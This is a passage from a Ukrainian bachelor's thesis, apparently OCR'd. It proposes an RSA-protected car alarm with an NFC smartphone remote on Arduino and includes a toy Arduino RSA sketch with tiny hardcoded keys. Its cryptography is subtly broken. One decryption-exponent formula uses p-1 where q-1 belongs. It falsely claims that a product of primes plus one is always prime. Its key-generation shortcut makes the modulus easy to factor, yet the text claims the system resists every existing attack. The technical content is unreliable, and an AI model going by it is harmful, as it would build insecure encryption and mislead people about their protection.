

Рисунок 3.5 – Схема роботи пульта

Пульт отримує числа n і e (відкритий ключ) від системи управління, на базі них шифрує пароль та відправляє Сигнал (C).

Система управління генерує ключі, процес яких складається з:

- Створення двох випадкових простих чисел p і q.
- Обчислення:

$$n = p \cdot q \; i \; \varphi(n) = (p-1) \cdot (q-1) \tag{3.2}$$

- Створення числа e (показник шифрування), яке відповідає умові $\varphi(n) \; i \; 1 < e < \varphi(n)$.
- Пошук значень d_p, d_Q та q_{Inv} (показник дешифрування):

$$e \cdot d_p \equiv 1(\mathrm{mod}(p-1)) \tag{3.3}$$

$$e \cdot d_Q \equiv 1(\mathrm{mod}(p-1)) \quad (3.4)$$

$$q \cdot q_{Inv} \equiv 1(\mathrm{mod}\ p) \quad (3.5)$$

Після отримання С від пульта, система управління починає процедуру дешифрування, показана на рисунку 3.6.



Рисунок 3.6 – Процедура дешифрування

$$m_1 = C^{d_p} \bmod p \quad (3.6)$$

$$m_2 = C^{d_q} \bmod q \quad (3.7)$$

$$h = q_{Inv}(m_1 - m_2) \bmod p \quad (3.8)$$

$$M = m_2 + h \cdot q \quad (3.9)$$

Значення змінної M порівнюється зі значенням пароля. Якщо вони рівні, відбувається розблокування.

Результат моделювання RSA шифрування представлений на рисунку 3.7.

```
#include <RSA.h>
char msg[PLAINTEXT_SIZE] = "TEST RSA by IVT";
char plain[PLAINTEXT_SIZE];
int publicKey[2] = {14351, 11};
int privateKey[2] = {14351, 1283};
void setup()
{
  Serial.begin(9600);
  char cipher_msg[CIPHERTEXT_SIZE];
  rsa.encrypt(msg, cipher_msg, publicKey);
Serial.println(cipher_msg);
  rsa.decrypt(plain, cipher_msg, privateKey);
  Serial.println("------------------------");
  Serial.println(plain);
}
void loop()
{
}
```



Рисунок 3.7 – Моделювання асиметричного шифрування RSA на ARDUINO

Для того щоб алгоритм відмінно працював у вбудованих системам, потрібно його оптимізувати [9][1)].

Генерація p і q:

1. Створення масиву A з простими числами:

$$A = [a_1, a_2, a_3 ... a_n] \tag{3.10}$$

2. Ціле число i $(0 < i < n)$ обирається випадковим чином, просте число p розраховується за формулою:

$$p = \prod_{k=1}^{i} a_k + 1 \tag{3.11}$$

де p – просте число, так як p не ділиться на будь-яке ціле число менше $p/2$.

3. Аналогічно розраховується:

$$q \ (0 < j < n) \tag{3.12}$$

Це основна частина процесу генерації відкритого ключа та приватного ключа для шифрування RSA. Розмір двох простих чисел p і q залежить від розміру масиву A та способу вибору індексів. Таким чином, в принципі, якщо розмір A досить великий, p і q можуть бути досить великими цілими числами для забезпечення безпеки шифрування.

[1] [9] Асмолов Г.И. Види информации и датчики в системах транспортной телематики /Г.И. Асмолов, В.И. Рожков, В.Г. Соколов. М.: МАДИ, 2008.

Використовуючи згенеровані p і q, можна легко зробити висновок, що $\varphi(n)$ ділиться на всі цілі числа від a_1 до a_l, де $l = \max(i, j)$. Таким чином, коефіцієнт числа φ (n) можна знайти за формулою:

$$e = \prod_{i=(l+1)k}^{k \le n} a_i \qquad (3.13)$$

Прототип системи захисту автомобільної сигналізації доцільно перевірити на платформі Arduino Mega 2560, яка містить мікроконтролер ATmega2560, та на NFC RFID модулі PN532, данний прототип показано на рисунку 3.8



Рисунок 3.8 – Взаемодія NFC смартфона з Arduino
яка містить мікроконтролер ATmega2560

Пультом дистанційного керування може виступити смартфон, який повинен мати вмонтований NFC модуль.

Найбільше число, яке може обробити мікроконтролер – це $6{,}8 \cdot 10^{38}$ (подвійне), тому потрібно використовувати бібліотеку BigNumber.h.

Таким чином, скориставшись дослідження можна створити надійну протиугінну систему, яка не піддається ні одному з існуючих векторів атак, але слід пам’ятати, що не варто надіятись тільки на сигналізацію.

Комплексний захист, який включає не тільки штатні блокуючі пристрої, наприклад, дверей і капоту а і допоміжні міри безпеки, які ускладнять процес угону автомобіля.

Висновок до розділу 3

У розділі експериментальним методом змодульовано статичний код та код шифрування RSA. Показано атаки на них, використовуючи платформу Arduino, та скетч для Arduino. Наведено сам скетч, який модулює шифрування та показує атаки на них.

Наведено принцип та порядок дій по перехопленню та взлому шифрувань, апаратна та програмна реалізація.

Запропоновано надійну протиугінну систему, яка взаємодіє з NFC смарфона, а також не підлягає ні одному з існуючих векторів атак. Але слід пам’ятати, що надійна протиугінна система основується не тільки на програмній частині, а і на механічних та інших допоміжних засобах захисту.

ВИСНОВКИ

Захист автомобіля в умовах постійної апаратної та програмної модернізації систем взлому автомобільних сигналазацій, стає усе більш складною проблемою. Це обумовлено низкою обставин, основною з яких є: широкий асортимент різноманітних засобів для взлому кодувань охоронних систем, предбати які може будь-хто.

Відповідно, вибір надійної протиугінної системи, кодування якої надійно захистить автомобіль від взлому є важливим кроком для кожного автовласник.

Таким чином, актуальність теми дипломної роботи не викликає сумнівів.

При виконанні кваліфікаційної роботи бакалавра вирішено основні задачі дослідження, а саме:

- Проведено аналіз захищеності автомобільних сигналізацій.
- Окреслені основні компоненти базової протиугінної системи .
- Проаналізовано основні види атак на охоронні системи авто.
- Змодульовано в експериментальному вигляді вразливість статичного, динамічного та діалогового кодування.

Це дало змогу зробити наступні висновки:

- статичний код має високий рівень вразливості і не придатний для даних задач.
- динамічний код KeeLoq має середній рівень вразливості, який піддається атакам з елементами соцінженерії та не надає достатній рівень безпеки
- в більш сучасних протиугінних системах виробники стали переходити на інші алгоритми шифрування, які більш стійкі до атак, основним з яких став діалоговий код
- розглянуто основні відомості щодо охорони праці та техніки безпеки при роботі за АРМ, приведені вимоги до виробничих приміщень, джерела світла, коефіцієнта віддзеркалення, величина коефіцієнту

природнього освітлення, параметри мікроклімату для приміщень, де встановлені комп'ютери, норми подачі свіжого повітря в приміщення, де розташовані комп'ютери, граничні рівні звуку.

Таким чином, скориставшись дослідження можна створити надійну протиугінну систему, яка не піддається ні одному з існуючих вектору атак, але слід пам’ятати, що не варто надіятись тільки на сигналізацію. Комплексний захист, який включає не тільки штатні блокуючі пристрої, наприклад, дверей і капоту а і допоміжні міри безпеки, які ускладнять процес угону автомобіля.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Asabashvili, S. Car alarm security level increase on NFC based technology and asymmetric enciphering [Text] // INŻYNIER XXI WIEKU // monografia / S. Asabashvili, D. Konotop, S. Shuprovych, O. Fraze-Frazenko (Supervisor); Redakcja: I. Adamiec-wójcik, J. Stadnicki, J. Rysiński, G. Zamorowski. Bielsko-Biała : Wydawnictwo naukowe akademii techniczno – humanistycznej w Bielsku-Białej, 2017. vol 2. pp 49-60, 414 p. (Англ. яз.) ISBN 978-83-65182-70-8, ISBN 978-83-65182-81-4 (Tom 2).

2. Парнес М. Применение радарних датчиков в автомобиле. «Компоненти и технологии», № 1. 2008.

3. Навчальний посібник з дисципліни «Електронне та мікропроцесорне обладнання для автомобілів». Тернопіль 2016.

4. Охраняемий комплекс. ME-RITEC PRO / Руководство пользователя. 2005, Saturn High-Tech, Inc.USA.

5. Навчальний посібник «Інформаційні комп'ютерні системи автомобільного транспорту» . А.А. Кашканов, В.П. Кужель, О.Г. Грисюк, Вінниця ВНТУ 2010.

6. Сажко В. А. Електричне та електронне обладнання автомобілів \ Сажко В. А. Київ.: Каравела,2006.

7. Дикарев В.И. Защита транспортних средств от угона и краж / В.И. Дикарев, Б.В. Койнаш., В.М. Медведев. Санкт-Петербург: Лань, 2000. 320 с.

8. Мигаль В.Д. Технічна кібернетика транспорту /В.Д. Мигаль, В.П. Волков. Харків: ХНАДУ, 2007.

9. Асмолов Г.И. Види информации и датчики в системах транспортной телематики /Г.И. Асмолов, В.И. Рожков, В.Г. Соколов. М.: МАДИ, 2008.